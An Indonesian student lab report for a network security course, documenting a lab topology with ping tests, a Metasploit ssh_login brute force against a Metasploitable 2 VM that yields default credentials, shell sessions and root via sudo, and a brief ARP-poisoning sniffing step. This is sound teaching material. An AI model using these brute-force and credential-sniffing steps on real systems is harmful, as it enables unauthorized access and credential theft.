RUBRIK PENILAIAN TUGAS KEAMANAN SISTEM DAN JARINGAN KOMPUTER


Tugas : 3

Topik : Sniffing dan Brute Force

Kelompok : 3

No	Nama	NIM
1	Bagus Ari Susanto	2031730118
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1. Topologi (60)



Semua host bisa saling terhubung dibuktikan dengan ping

Ip Kali = 192.168.88.5

Ip Windows = 192.168.88.252

Ip Metasploitable = 192.168.88.6

Ping Kali ke router

```
•
    ping 192.168.88.1
PING 192.168.88.1 (192.168.88.1) 56(84) bytes of data.
64 bytes from 192.168.88.1: icmp_seq=1 ttl=64 time=26.3 ms
64 bytes from 192.168.88.1: icmp_seq=2 ttl=64 time=185 ms
64 bytes from 192.168.88.1: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 192.168.88.1: icmp_seq=4 ttl=64 time=6.91 ms
--- 192.168.88.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3226ms
rtt min/avg/max/mdev = 1.242/54.812/184.813/75.628 ms
```

Ping Kali ke Windows

```
root kali)-[~]

ping 192.168.88.252

PING 192.168.88.252 (192.168.88.252) 56(84) bytes of data.

64 bytes from 192.168.88.252: icmp_seq=1 ttl=128 time=299 ms

64 bytes from 192.168.88.252: icmp_seq=2 ttl=128 time=3.07 ms

64 bytes from 192.168.88.252: icmp_seq=3 ttl=128 time=170 ms

64 bytes from 192.168.88.252: icmp_seq=4 ttl=128 time=4.52 ms

64 bytes from 192.168.88.252: icmp_seq=5 ttl=128 time=4.52 ms

64 bytes from 192.168.88.252: icmp_seq=5 ttl=128 time=3.30 ms

^C

--- 192.168.88.252 ping statistics ---

5 packets transmitted, 5 received, 0% packet loss, time 4087ms

rtt min/avg/max/mdev = 3.074/95.982/299.300/120.301 ms
```

Ping metasploitable ke kali

```
root@metasploitable:/home/msfadmin# ping 192.168.88.5
PING 192.168.88.5 (192.168.88.5) 56(84) bytes of data.
64 bytes from 192.168.88.5: icmp_seq=1 ttl=64 time=47.5 ms
64 bytes from 192.168.88.5: icmp_seq=2 ttl=64 time=3.29 ms
64 bytes from 192.168.88.5: icmp_seq=3 ttl=64 time=0.841 ms
64 bytes from 192.168.88.5: icmp_seq=4 ttl=64 time=4.28 ms
--- 192.168.88.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/aug/max/mdev = 0.841/13.983/47.512/19.398 ms
```


Ping metasploitable ke router

```
--- 192.168.88.5 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18001ms
rtt min/aug/max/mdeu = 0 998/5 526/33 952/2 786 ms
root@metasvloitable:/home/msfadmin# ving 192.168.88.1

PING 192.168.88.1 (192.168.88.1) 56(84) bytes of data.
64 bytes from 192.168.88.1: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 192.168.88.1: icmp_seq=2 ttl=64 time=0.650 ms
64 bytes from 192.168.88.1: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.88.1: icmp_seq=4 ttl=64 time=0.729 ms
64 bytes from 192.168.88.1: icmp_seq=4 ttl=64 time=0.583 ms
--- 192.168.88.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/aug/max/mdeu = 0.452/0.603/0.729/0.104 ms
root@metasploitable:/home/msfadmin#
```

2. Eksploitasi Brute Force (15)

Lakukan keberhasilan Bruteforce tipe SSH/FTP pada target 1 Metasploitable 2 menggunakan MSF



Terdapat modul ssh login yang bsisa digunakan


```
<u>msf6</u> > use auxiliary/scanner/ssh/ssh_login
<u>msf6</u> auxiliary(<mark>scanner/ssh/ssh_login</mark>) > ■
```

Gunakan ssh login

ssh_login bekerja dengan cara memeriksa user dan pass ssh secara kontinyu dari daftar yang ada, apabila ada yang cocok akan disimpan sebagai kredensial untuk membuka session login

```
\underline{\mathsf{msf6}} auxiliary(\underline{\mathsf{scanner/ssh/ssh\_login}}) > set rhost 192.168.88.6 rhost \Rightarrow 192.168.88.6
```

Membuat rhost



Membuat file pass.txt

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE Desktop/pass.txt
USERPASS_FILE ⇒ Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Tentukan file source untuk bruteforce


```
msf6 auxiliary(sc
[*] 192.168.88.6:22 - Starting bruteforce
[+] 192.168.88.6:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=10
00(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000
(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.88.5:33041 → 192.168.88.6:22) at
2022-09-21 05:03:13 -0400
[+] 192.168.88.6:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) gro
ups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:
00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.88.5:41633 → 192.168.88.6:22) at
2022-09-21 05:03:27 -0400
[*] Scanned 1 of 1 nosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanne
                                ogin) >
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin
whoami
root
```

Salah satu id session bisa dibuka untuk login SSH


3. MITM Pasif dengan ARP Poisoning (25)

 Berhasil melakukan ARP Poisoning pada koneksi Target 2 ke Target 1 (dibuktikan dengan gantinya MAC Address Server)



Menentukan target 1 metasploitable dan target 2 windows

- Berhasil melihat data POST melalui WireShark dari Target 2 ke Target 1 (username dan password sesuai kelompok masing2)



Ketika windows login maka akan terlihat di Kali Linux